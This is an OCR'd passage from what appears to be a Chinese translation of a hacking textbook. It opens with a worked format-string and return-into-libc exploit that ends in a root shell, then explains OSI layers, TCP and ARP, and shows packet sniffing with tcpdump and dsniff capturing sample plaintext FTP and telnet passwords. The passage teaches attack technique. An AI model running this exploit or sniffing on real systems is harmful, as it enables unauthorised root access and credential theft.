sprintf()函数调用将首先发生，解析格式化字符串，将格式化字符串的地址重写成 4 个字节的 0。然后将其余的字符串，包括 system()函数的地址写入第 1 个参数的地址，这将重写它自己。在 sprintf()函数调用后，中间两个字将被重写，执行流程将返回 setuid()函数。setuid()函数将用新写入的空字节参数执行，设置 root 权限并在最后返回为 system()函数新写入的地址处，这将执行此 shell。

```
$ echo "int main(){sprintf(0);setuid();system();}">d.c;gcc -o d.o d.c;gdb -q d.o;rm
d.*
(gdb) break main
Breakpoint 1 at 0x8048476
(gdb) run
Starting program: /hacking/d.o

Breakpoint 1, 0x08048476 in main ()
(gdb) p sprintf
$1 = {<text variable, no debug info>} 0x4205a234 <sprintf>
(gdb) p setuid
$2 = {<text variable, no debug info>} 0x420b5524 <setuid>
(gdb) p system
$3 = {<text variable, no debug info>} 0x42049e54 <system>
(gdb) quit
The program is running.  Exit anyway? (y or n) y
$ export BINSH="/bin/sh"
$ export FMTSTR="%2\$n`printf "\x54\x9e\x04\x42";`"
$ env | grep FMTSTR
FMTSTR=%2$nTB
$ ./gtenv BINSH
BINSH is located at 0xbffffc34
$ ./gtenv FMTSTR
FMTSTR is located at 0xbffffedd
$ ./vulnD `perl -e 'print "ABCD"x13;'`
buffer is at 0xbffffa60
Segmentation fault
$ pcalc 0xfa60 + 28 + 8
        64132           0xfa84          0y1111101010000100
$ pcalc 0xfa60 + 28 + 12
        64136           0xfa88          0y1111101010001000
$ ./vuln2 `perl -e 'print "ABCD"x7 . "\x34\xa2\x05\x42" . "\x24\x55\x0b\x42" .
"\x84\xfa\xff\xbf" . "\xdd\xfe\xff\xbf" . "\x34\xfc\xff\xbf" .
"\x88\xfa\xff\xbf";'`
sh-2.05a# id
uid=0(root) gid=500(matrix) groups=500(matrix)
sh-2.05a#
```

再一次，编译并调试一个包含必需函数的空程序以找到函数在 libc 库中的地址。这次，该过程填满了一行。

接下来，将包含 system()函数地址的格式化字符串和“/bin/sh”字符串通过环境变量保存到存储器中，并计算各自的地址。因为链接需要修改自己的值，因此存储器中链的地址也必须确定。这可以用 vulnD 程序获得。vulnD 程序是加入了调试语句的 vuln2 程序。一旦知道了缓冲区的起始地址，再做一些简单的计算就可得到 system()函数的地址，以及链中应写入字符的地址。最后，仅仅是如何使用这些地址创建调用链，然后利用它的事情。这种类型的自修改链，允许攻击没有可执行堆栈和不使用包装程序的系统。这种方式除了 libc 调用之外什么都不需要。

一旦理解了漏洞监测程序的基本概念，只需要一点创造性就可以产生无穷的变化。因为程序的规则都是由创造者规定的，攻击一个假设安全的程序仅仅是在他们的游戏中打败他们。试图解决这些问题的新方法，如“stackguard”、“IDS”都是非常聪明的办法，但这些解决方案还不完善。黑客的智慧全都用于寻找这些系统留下的漏洞。惟有想到他们想不到的。

第 3 章　网络

网络 hack 与编程 hack 遵循相同的原理：首先，理解系统规则，然后，推算出如何利用这些规则获得期望的结果。

3.1　什么是网络互连

网络互连完全是关于通信的，为了实现双方或多方之间的正确通信，需要标准和协议。就通信的角度而言，向某些只懂英语的人讲日语并没有真正实现什么。为了进行有效的通信，计算机和其他网络硬件必须讲同一种语言。这意味着在建立这种语言之前，必须设计一套标准。实际上这些标准不仅包含语言本身，还包含通信规则。

举个例子，当一个帮助桌面支持操作员接听电话，按照协议，应当以特定的顺序沟通与接收信息。在将呼叫转移到合适的部门之前，操作员通常需要询问呼叫者的名字和问题的本质。这是协议工作的简单情形，对该协议的任何偏离都会适得其反。

网络通信也有一套标准协议。这些协议是由开放系统互连（Open Systems Interconnection，OSI）参考模型定义的。

下面介绍 OSI 模型。

开放系统互连参考模型提供了一组国际通用的规则和标准，它允许服从这些协议的任何系统与使用这些协议的其他系统进行通信。这些协议组织在 7 个分离而又互连的层中，每层都处理通信的一个不同方面。尤其，它允许像路由器和防火墙之类的硬件注重应用于它们之上的特定通信方面，而忽略其他方面。

7 个 OSI 层如下所示：

（1）物理层：该层处理两点之间的物理连接。这是最低层，它的主要任务是传递原始比特流。该层也负责激活、保持、释放这些比特流通信。

（2）数据链路层：该层处理两点之间的实际数据传输。物理层负责发送原始比特，但是数据链路层提供高级功能，例如错误纠正和流控制。该层也提供用于激活、保持、释放数据链路连接的程序。

（3）网络层：该层作为一个中间层，它的关键任务是在低层和高层之间传递信息。它提供寻址和路由选择。

（4）传输层：该层提供系统之间透明的数据传输。通过提供一种可靠的传输数据的方式，该层允许更高级的层关注数据传输方式的可靠性和成本有效性之外的其他事情。

（5）会话层：该层负责建立然后保持网络应用程序之间的连接。


（6）表示层：该层负责以应用程序所能理解的语法或语言表示数据。它允许诸如加

密和数据压缩之类的操作。

（7）应用层：该层负责跟踪应用程序需求。

当通过这些协议传递数据时，以小数据块的形式发送数据，这些小数据块被称为数据包。每个数据包都包含这些层中协议的实现。从应用层开始，数据包在这些数据之外包裹表示层，而又在表示层之外包裹会话层，在会话层之外又包裹传输层，等等。这个过程称为封装。每个被包装的层都包含一个头和一个主体：头包含该层所需的协议信息，而主体包含用于该层的数据。某一层中的主体包含先前被封装的所有层的完整数据包，就像是洋葱的表皮或者程序堆栈中的功能上下文。

当两个不同专用网络中的两个应用程序通过 Internet 通信时，数据包被向下封装到物理层，在物理层中它被传递到路由器。由于路由器并不关心数据包的实际内容，它仅仅需要执行到达网络层的协议。路由器将数据包发送到 Internet 中，在 Internet 中数据包到达其他网络的路由器。然后，该路由器用这个数据包要到达其最终目的地所需的低层协议头封装该数据包。该过程如下图所示。



该过程可被认为是一种复杂的办公室之间的官僚作风，它使人回忆起电影《Brazil》。每一层是一个高度专业的接线员，他仅仅理解该层的语言和协议。当传递数据包时，每个接线员执行她的特殊层的必要职责，将数据包放到办公室间传递的信封中，在信封外边写上头，并把它传递给下一层的接线员。这个接线员依次执行自己层中必要的职责，将整个信封放入另一个信封中，在外边写上头，然后将它传递给下一个接线员。

每个接线员只关心自己层的功能和职责。这些责任和职责在一个严格的协议中定义，一旦学会协议就不需要任何真正的智能了。这种平凡和重复的工作可能不是人类所希望的，但对于计算机来说这是理想的工作。人类头脑的创造力与智能更适合于设计类似这样的协议，适合于创造实现这些协议的程序，适合于发明利用这些协议获得有趣而且意想不到的结果的 hack。但对于任何 hack，需要在把这些协议以新的方式组织在一起之前理解系统的规则。

3.2 关键层详述

网络层以及它的上一层传输层和其下一层数据链路层都有可以利用的特性。当对这些

层进行说明时，尽量标识那些易被攻击的区域。


3.2.1　网络层

再回到接线员和官僚作风的类比，网络层就像是全球范围内的邮政业务一样：使用一种寻址和传递方法向各个地方发送物品。该层中用于 Internet 寻址和传递的协议被称为网际协议（Internet Protocol，IP）。大多数 Internet 使用的是 IPv4，因此除非特别声明，本书中的 IP 均指 IPv4。

Internet 上的每个系统都有一个 IP 地址。它包括形如 xx.xx.xx.xx 的 4 个字节的排列，您应当对它很熟悉了。在网络层中，存在着 IP 数据包和 Internet 控制消息协议（Internet Control Message Protocol，ICMP）数据包。IP 数据包用于发送数据，ICMP 数据包用于消息传递及诊断。IP 没有邮局可靠，这意味着并不能保证 IP 数据包实际上会到达其最终目的地。如果出现问题，会回送 ICMP 数据包来将问题通知给发送者。

ICMP 一般也用于测试连通性。名为 ping 的工具使用 ICMP 回送请求（Echo Request）消息和应答（Echo Reply）消息。如果一台主机想测试它是否可以与另一台主机进行通信，它通过发送 ICMP 回送请求 ping 远程主机。在收到 ICMP 回送请求后，远程主机回送一个 ICMP 回送应答。这些消息可用来测定两台主机之间的连接延迟。然而，很重要的一点是要记住 ICMP 和 IP 都是无连接的；所有该协议层真正关心的是尽其最大努力将数据包送达其目的地址。

有时网络连接会对数据包大小有限制，不允许传送大数据包。对于这种情况，IP 可以通过将数据包分段来处理，如下所示：



数据包被分割成较小的数据包片段，这些小片段可以通过网络链接传递，为每个片段加上 IP 头，随后将它们发送出去。每个片段有一个不同的片段偏移值，该值在头中存储。当目的地接收到这些片段后，这些偏移值用于重新装配 IP 数据包。

在 IP 数据包传递过程中提供了诸如数据包分段之类的辅助手段，但它们并不能保持连接或保证正确传递。这些工作由传输层中的协议负责。

3.2.2　传输层

传输层可以被认为是接线员中的第一个，它从网络层中获得邮件。如果客户想要退掉

一个有缺陷的商品，他们必须发送一个请求 RMA（Return Material Authorization）号的消息。然后，接线员会按照退货协议，请求一个收据，并最终发放一个 RMA 号以便客户在其中邮寄物品。邮局所关心的只是来回发送这些消息（和包裹），而不关心其内容是什么。


该层中的两个主要协议是传输控制协议（Transport Control Protocol，TCP）和用户数据报协议（User Datagram Protocol，UDP）。TCP 是 Internet 服务最常用的协议，Telnet、HTTP（Web 通信）、SMTP（email 通信）和 FTP（文件传输）都使用 TCP。TCP 流行的原因之一是它提供了两个 IP 地址之间透明、可靠且双向的连接。TCP 中的双向连接类似于使用电话——拨打一个号码之后，会建立一个连接，双方可以通过这个连接通信。可靠性只不过意味着 TCP 将保证所有的数据会以正确的顺序到达目的地。如果一个连接的数据包变得混乱并且到达目的地时次序紊乱，TCP 将会确保在将它们送到下一层处理之前正确排序。如果某些数据包在连接中丢失，目的地将会等待发送方重新传递丢失的数据包。

一组被称为 TCP 标志的标志以及跟踪被称为序号的值使得所有这些功能成为可能。TCP 标志如下所示：

TCP 标志	意义	目的
URG	紧急	标识重要数据
ACK	确认	确认连接；对于大多数连接它被打开
PSH	发送	通知接收方马上发送数据而不是缓冲数据
RST	复位	复位连接
SYN	同步	在连接开始期间同步序号
FIN	结束	当双方说再见时关闭连接

在一个三步握手过程中，SYN 和 ACK 标志一起使用以打开连接。当客户端希望打开通向服务器的连接时，就向服务器发送一个 SYN 标志打开而 ACK 标志关闭的数据包。随后，服务器响应一个数据包，这个数据包的 SYN 和 ACK 标志全都打开。在此之后，连接中的所有数据包都是 ACK 标志打开而 SYN 标志关闭。只有连接的前两个数据包的 SYN 标志打开，因为这些数据包是用来同步序号的。

序号是用来保证上述可靠性的。这些序号允许 TCP 将无序数据包变为有序、并可以用来检测数据包是否丢失、还可以防止来自某个连接的数据包与来自其他连接的数据包混在一起。



当连接开始时，双方都生成一个初始序号。在连接握手的前两个 SYN 包中，这个序号被传送到另一方。然后，对于每个被发送的数据包，序号的增量为数据包的数据部分的字节数。这个序号包含在 TCP 数据包的头中。此外，每个 TCP 头也有一个确认号，该确认号只不过是另一方的序号加 1。

对于需要可靠且双向通信的应用程序来说，TCP 是很重要的。然而，这些功能的成本增加了通信开销。

与 TCP 相比，UDP 具有少得多的开销和内置功能。功能的缺乏导致它的行为更像是 IP 协议：它是无连接并且不可靠的。UDP 并不使用内置功能创建连接和保持可靠性，而是期望应用程序来处理这些问题。有时是不需要连接的，UDP 正是处理这些情形的轻量级方式。

3.2.3　数据链路层

如果将网络层看做是一个世界范围内的邮政系统，将物理层看做是来往于各邮局间的邮车，那么数据链路层就是邮局间的邮件系统。该层提供了一种访问邮局中任何人并向他们发送消息的方法，同时也提供了查找什么人在邮局中的方法。


Ethernet（以太网）就是以该层为基础的，该层为所有 Ethernet 设备提供了一种标准寻址系统。这些地址被称为媒体访问控制（Media Access Control，MAC）地址。每个 Ethernet 设备被分配一个由 6 个字节组成的全球惟一的地址，通常写成十六进制的形式：xx:xx:xx:xx:xx:xx。有时这些地址也被称作硬件地址，因为每个硬件的地址是惟一的并且该地址存储在硬件设备的集成电路存储器中。可以认为 MAC 地址是硬件的社会保障（Social Security）号，因为每个硬件都应该有一个惟一的 MAC 地址。

Ethernet 头包含一个源地址和一个目的地址，它们用来路由 Ethernet 数据包。Ethernet 寻址也有一个特殊的广播地址，它的所有位都由二进制 1 构成（ff:ff:ff:ff:ff:ff）。任何发往该地址的 Ethernet 数据包被发往所有已连接设备。

MAC 地址不能改变，而 IP 地址可以定期改变。IP 在上一层（网络层）起作用，因此它并不关心硬件地址，但需要一种关联这两种寻址模式的方法。该方法称为地址解析协议（Address Resolution Protocol，ARP）。

实际上有 4 种不同类型的 ARP 消息，但两个重要的消息是 ARP 请求消息和 ARP 应答消息。ARP 请求消息是发往广播地址的，它包含发送者的 IP 地址和 MAC 地址，其主要意思是，“嘿，谁有这个 IP 地址？如果是你，请响应并告诉我您的 MAC 地址。”ARP 应答是发往特定 MAC 地址（和 IP 地址）的相应响应，其主要意思是，“这是我的 MAC 地址，我有这个 IP 地址。”大多数实现将暂时缓存从 ARP 应答收到的 MAC/IP 地址对，这样就不需要为每个单一数据包发送 ARP 请求和应答。

例如，如果一个系统的 IP 地址和 MAC 地址分别是 10.10.10.20 和 00:00:00:aa:aa:aa，另一个处于同一网络上的系统的 IP 地址和 MAC 地址分别是 10.10.10.50 和 00:00:00:bb:bb:bb，在它们知道相互的 MAC 地址之前，是不能相互通信的。



如果第一个系统想要在第二个设备的IP地址10.10.10.50上通过IP建立一个TCP连接，第一个系统将首先检查它的 ARP 缓存来查看是否有 10.10.10.50 的记录。因为这是这两个系统第一次尝试通信，缓存中没有这样的记录，因此它会向广播地址发送一个 ARP 请求。该请求的主要意思是，“如果您是 10.10.10.50，请向地址 00:00:00:aa:aa:aa 回应我。”因为该请求发往广播地址，网络中的每个设备都会看到该请求，但只有相应 IP 地址的系统打算做出回应。在这个例子中，作为响应，第二个系统会直接向 00:00:00:aa:aa:aa 回送一个 ARP 应答并说，“我是 10.10.10.50，我的地址是 00:00:00:bb:bb:bb。”第一个系统接收此应答，将 IP 和 MAC 地址对缓存到 ARP 缓存中，并使用硬件地址进行通信。

3.3 网络窃听

数据链路层上的交换（switched）网络与非交换（unswitched）网络之间也存在区别。在非交换网络中，Ethernet 数据包经过网络上的每个设备，期望每个系统设备只查看以其作为目的地址发送的数据包。然而，将设备设置为混杂模式（promiscuous mode）是相当容易的，该模式允许设备查看所有数据包，而不管其目的地址是什么。大多数的数据包捕获程序，例如 tcpdump，默认情况下将它们监听的设备设置为混杂模式。可以使用 ifconfig 设置混杂模式，如下面输出所示。

```
# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:00:AD:D1:C7:ED
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
          Interrupt:9 Base address:0xc000

# ifconfig eth0 promisc
# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:00:AD:D1:C7:ED
          BROADCAST PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
```

```
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
          Interrupt:9 Base address:0xc000
#
```

不是出于公共查看的必要而捕获数据包的行为称为窃听（sniffing）。以混杂模式在一个非交换网络上窃听数据包可以发现各种有用信息，如下面输出所示。

```
# tcpdump -l -X 'ip host 192.168.0.118'
tcpdump: listening on eth0
21:27:44.684964 192.168.0.118.ftp > 192.168.0.193.32778: P 1:42(41) ack 1 win 17316
<nop,nop,timestamp 466808 920202> (DF)
0x0000   4500 005d e065 4000 8006 97ad c0a8 0076        E..].e@........v
0x0010   c0a8 00c1 0015 800a 292e 8a73 5ed4 9ce8        ........)..s^...
0x0020   8018 43a4 a12f 0000 0101 080a 0007 1f78        ..C../.........x
0x0030   000e 0a8a 3232 3020 5459 5053 6f66 7420        ....220.TYPSoft.
0x0040   4654 5020 5365 7276 6572 2030 2e39 392e        FTP.Server.0.99.
0x0050   3133                                          13
21:27:44.685132 192.168.0.193.32778 > 192.168.0.118.ftp: . ack 42 win 5840
<nop,nop,timestamp 920662 466808> (DF) [tos 0x10]
0x0000   4510 0034 966f 4000 4006 21bd c0a8 00c1        E..4.o@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c        ...v....^...)...
0x0020   8010 16d0 81db 0000 0101 080a 000e 0c56        ...............V
0x0030   0007 1f78                                      ...x
21:27:52.406177 192.168.0.193.32778 > 192.168.0.118.ftp: P 1:13(12) ack 42 win 5840
<nop,nop,timestamp 921434 466808> (DF) [tos 0x10]
0x0000   4510 0040 9670 4000 4006 21b0 c0a8 00c1        E..@.p@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c        ...v....^...)...
0x0020   8018 16d0 edd9 0000 0101 080a 000e 0f5a        ...............Z
0x0030   0007 1f78 5553 4552 206c 6565 6368 0d0a        ...xUSER.leech..
21:27:52.415487 192.168.0.118.ftp > 192.168.0.193.32778: P 42:76(34) ack 13 win
17304 <nop,nop,timestamp 466885 921434> (DF)
0x0000   4500 0056 e0ac 4000 8006 976d c0a8 0076        E..V..@....m...v
0x0010   c0a8 00c1 0015 800a 292e 8a9c 5ed4 9cf4        ........)...^...
0x0020   8018 4398 4e2c 0000 0101 080a 0007 1fc5        ..C.N,..........
0x0030   000e 0f5a 3333 3120 5061 7373 776f 7264        ...Z331.Password

0x0040   2072 6571 7569 7265 6420 666f 7220 6c65        .required.for.le
0x0050   6563                                           ec
21:27:52.415832 192.168.0.193.32778 > 192.168.0.118.ftp: . ack 76 win 5840
<nop,nop,timestamp 921435 466885> (DF) [tos 0x10]
0x0000   4510 0034 9671 4000 4006 21bb c0a8 00c1        E..4.q@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe        ...v....^...)...
0x0020   8010 16d0 7e5b 0000 0101 080a 000e 0f5b        ....~[.........[
0x0030   0007 1fc5                                      ....
21:27:56.155458 192.168.0.193.32778 > 192.168.0.118.ftp: P 13:27(14) ack 76 win
5840 <nop,nop,timestamp 921809 466885> (DF) [tos 0x10]
0x0000   4510 0042 9672 4000 4006 21ac c0a8 00c1        E..B.r@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe        ...v....^...)...
0x0020   8018 16d0 90b5 0000 0101 080a 000e 10d1        ................
0x0030   0007 1fc5 5041 5353 206c 3840 6e69 7465        ....PASS.l8@nite
0x0040   0d0a                                           ..
21:27:56.179427 192.168.0.118.ftp > 192.168.0.193.32778: P 76:103(27) ack 27 win
17290 <nop,nop,timestamp 466923 921809> (DF)
```

```
0x0000   4500 004f e0cc 4000 8006 9754 c0a8 0076        E..O..@....T...v
0x0010   c0a8 00c1 0015 800a 292e 8abe 5ed4 9d02        ........)...^...
0x0020   8018 438a 4c8c 0000 0101 080a 0007 1feb        ..C.L...........
0x0030   000e 10d1 3233 3020 5573 6572 206c 6565        ....230.User.lee
0x0040   6368 206c 6f67 6765 6420 696e 2e0d 0a          ch.logged.in...
```

像 telnet、FTP、POP3 之类的服务是不加密的。在前面的例子中，看到用户 leech 使用密码 l8@nite 登录到 FTP 服务器。由于登录期间的认证过程也是不加密的，所以用户名和密码简单地包含在被传输的数据包的数据部分。


Tcpdump 是一个极好的通用数据包嗅探器，但是也有专门设计用于搜索用户名和密码的专业窃听工具。一个著名的例子是 Dug Song 的程序 dsniff。

```
# dsniff -n
dsniff: listening on eth0
-----------------
12/10/02 21:43:21 tcp 192.168.0.193.32782 -> 192.168.0.118.21 (ftp)
USER leech
PASS l8@nite

-----------------
12/10/02 21:47:49 tcp 192.168.0.193.32785 -> 192.168.0.120.23 (telnet)
USER root
PASS 5eCr3t
```

即便没有像 dsniff 那样的工具协助，对于一个攻击者来说，窃听网络以便在数据包中发现用户名和密码，并且使用它们危及其他系统的安全也是极其容易的。从安全的观点来看，这通常不是很好，因此更加智能化的交换设备提供了交换网络环境。

下面介绍活动窃听。

在交换网络环境中，根据数据包的目的地 MAC 地址，只将它们发送到其目的端口。这需要更加智能化的硬件，这些硬件能够创建并维护关联 MAC 地址和特定端口的表，依赖于该表将设备连接到每个端口，如图所示：

